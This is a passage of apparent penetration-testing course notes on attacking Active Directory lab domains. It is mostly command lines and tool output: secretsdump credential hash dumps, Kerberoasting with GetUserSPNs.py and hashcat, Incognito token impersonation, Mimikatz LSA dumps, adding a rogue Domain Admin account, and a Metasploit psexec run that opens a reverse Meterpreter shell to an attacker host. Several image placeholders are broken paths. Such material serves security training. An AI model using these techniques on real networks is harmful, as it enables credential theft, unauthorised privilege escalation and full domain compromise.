WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d:::
nami:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
ONEPIECE.LOCAL/Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72bd4fb7889c
ONEPIECE.LOCAL/LMonkey:$DCC2$10240#LMonkey#78b216ae4fcc74e942523f61ef43fea5
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\THENAVIGATOR$:aes256-cts-hmac-sha1-96:e4748f2aff8bb252eb9d13f0d13aa6d8177392fc76a388d46a707b1b0e1f95b7
ONEPIECE\THENAVIGATOR$:aes128-cts-hmac-sha1-96:009ed57b06284e94b25ec430c2e84834
ONEPIECE\THENAVIGATOR$:des-cbc-md5:1a23f476da76c1a2
ONEPIECE\THENAVIGATOR$:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c4451bb929f31ba6c4c432e:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×e11a32a489b72d5f8a7ef57eac9b822ba5a3e14e
dpapi_userkey:0×909f4273e8f794e9a22c142ba1031062504a42a2
[*] NL$KM
 0000   2E 4E 41 AD AC C6 D6 06  60 E9 16 28 62 67 86 7F   .NA.....`..(bg..
 0010   70 CD A7 D9 D3 9D D4 41  ED AE 4A 71 E7 07 95 82   p......A..Jq....
 0020   C6 AE E7 DD 01 57 6F D5  C7 B6 28 E9 B0 52 F1 2C   .....Wo...(..R.,
 0030   EE C8 1A 6F 13 63 3D DA  47 9A E1 55 58 E2 B4 CE   ...o.c=.G..UX...
NL$KM:2e4e41adacc6d60660e916286267867f70cda7d9d39dd441edae4a71e7079582c6aee7dd01576fd5c7b628e9b052f12ceec81a6f13633dda479ae15558e2b4ce
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

A good idea to have in mind is as we find new info, and have access to more passwords, we respray the network to see if we can get access to more machines.



Last part here.

To crack these hashes, we only need the NT portion, which should be the part after the " : " (colon).



we can add the "-O" at the end if we are using Bare Metal.

A good notice here is the amount of information we could gather without running any malwares, or exploiting any machines. Just going from machine to machine collecting crucial information.

04 - Mitigations for Pass the Hash/ Pass the Password.


05 - Kerberoasting Overview

This is a popular attack, and a very quick way to get Domain Admin in a Network.

This attack takes advantages of service accounts. SPN > Service Principal Name.

The image illustrates what happens when we want to go out and request access to a service.

If we have credentials to the domain of any kind, we can request this TGT from the Domain.




06 - Kerberoasting - Lab


This will only require the DC machine to be on.

We just need to issue:

"#sudo GetUserSPNs.py ONEPIECE.local/LMonkey:Password1 -dc-ip 192.168.163.156 -request"



We are going to grab this long ass hash. And, I mean everything. Then, crack it.




Put in a txt file, then we can crack it.

To crack this one it is going to be code 13100 on hashcat. We need to learn how to properly look these up.

Password: MYpassword123# .


Now, we should be able to use this Domain Admin account, and own the domain. But we are not doing that yet.

07 - Mitigations for Kerberoasting




Service account should not be running as Domain Admin.

08 - Token Impersonation Overview



Tokens are like cookies for computer. Just like browsers have cookies which remember who you are, tokens do the same.

We are only going to be abusing the Delegate token type.



```
meterpreter > impersonate_token marvel\\fcastle
[+] Delegation token available
[+] Successfully impersonated user MARVEL\fcastle
meterpreter > shell
Process 1520 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\fcastle
```

Token Impersonation


Impersonate our domain user



```
PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer
 HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit' -Computer HYDRA.m
arvel.local
[HYDRA.marvel.local] Connecting to remote server HYDRA.marvel.local failed with the followi
ng error message : Access
is denied. For more information, see the about_Remote_Troubleshooting Help topic.
    + CategoryInfo          : OpenError: (HYDRA.marvel.local:String) [], PSRemotingTranspor
tException
    + FullyQualifiedErrorId : AccessDenied,PSSessionStateBroken
PS C:\> ^C
Terminate channel 1? [y/N]  y
```


Token Impersonation

Attempt to dump hashes as non-Domain Admin

Alright, but what if a Domain Admin token was available?


meterpreter > list_tokens -u
Delegation Tokens Available
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
MARVEL\Administrator
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Window Manager\DWM-2
Impersonation Tokens Available
No tokens available
Token Impersonation
Identify Domain Administrator
TCM Security


meterpreter > impersonate_token MARVEL\\administrator
[+] Delegation token available
[+] Successfully impersonated user MARVEL\Administrator
meterpreter > shell
Process 9456 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
marvel\administrator
Token Impersonation
Impersonate our Domain Administrator
TCM Security


PS C:\> Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer
HYDRA.marvel.local
Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /patch" exit' -Computer HYDRA.ma
rvel.local
.#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */
mimikatz(powershell) # privilege::debug
Privilege '20' OK
mimikatz(powershell) # LSADump::LSA /patch
Domain : MARVEL / S-1-5-21-1121509258-2444600874-1980793661
Token Impersonation
Attempt to dump hashes as Domain Admin...
TCM Security

```
RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 920ae267e048417fcfe00f49ecbd4b33

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : d5c27f89ef50ef1a2478272b3782ed65

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 0000044f (1103)
User : fcastle
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b
```

Token Impersonation


Win!

Here's a better example...

```
C:\Windows\system32>net user /add hawkeye Password1@ /domain
net user /add hawkeye Password1@ /domain
The request will be processed at a domain controller for domain MARVEL.local.

The command completed successfully.


C:\Windows\system32>net group "Domain Admins" hawkeye /ADD /DOMAIN
net group "Domain Admins" hawkeye /ADD /DOMAIN
The request will be processed at a domain controller for domain MARVEL.local.

The command completed successfully.
```

Token Impersonation

Attempt to add a new user as Domain Admin...


TCM SECURITY
└─$ secretsdump.py MARVEL.local/hawkeye:'Password1@'@10.0.0.225
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x4565e6652b4433b0d75a3ed4c0606490
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Token Impersonation
Compromise the DC!
TCM Security

09 - Token Impersonation - Lab

There are many ways to do Impersonation. We are going to be using Incognito in Metasploit here.


We need to pay attention on the take away, on what is being accomplished, and the idea of behind the attack. There are other ways to make the same attack, this is only one of the ways.

Remember, this is not the very first exploitation on the network. We already collected a lot of information from this network, now we are using that information to escalate privileges and perhaps using new exploits in order to accomplish the goal.

So, here we are going to be using the "psexec" exploit in Metasploit.

Fire up Metasploit, and search for psexec. We are going to be using "exploit/windows/smb/psexec". You can also search for the full path, and only get the one result.

We are going to use payload "windows/x64/meterpreter/reverse_tcp".



We are going to "load incognito".

Any time we issue load, we can list the commands we can use with the loaded extensions by typing "help". The very last Section should be the commands available for the module loaded.

Metasploit has this super helpful load function, which loads extensions. To list the modules we can load, we can type load, and then press the tab key until something shows up. This only works in Meterpreter I assume.

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445|ONEPIECE.local as user 'ZRoronoa' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[+] 192.168.163.158:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.163.158
[*] Meterpreter session 1 opened (192.168.163.133:4444 → 192.168.163.158:50082) at 2024-11-05 15:44:56 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 38E3-4EB3

 Directory of C:\Users

09/29/2024  12:30 PM    <DIR>          .
09/29/2024  12:30 PM    <DIR>          ..
09/29/2024  09:47 AM    <DIR>          administrator
09/29/2024  12:31 PM    <DIR>          Administrator.THEROBOT
09/28/2024  06:50 PM    <DIR>          frank
09/27/2024  07:37 PM    <DIR>          Public
09/29/2024  12:02 PM    <DIR>          ZRoronoa
               0 File(s)              0 bytes
               7 Dir(s)  32,980,500,480 bytes free

C:\Users>
```

```
meterpreter > load
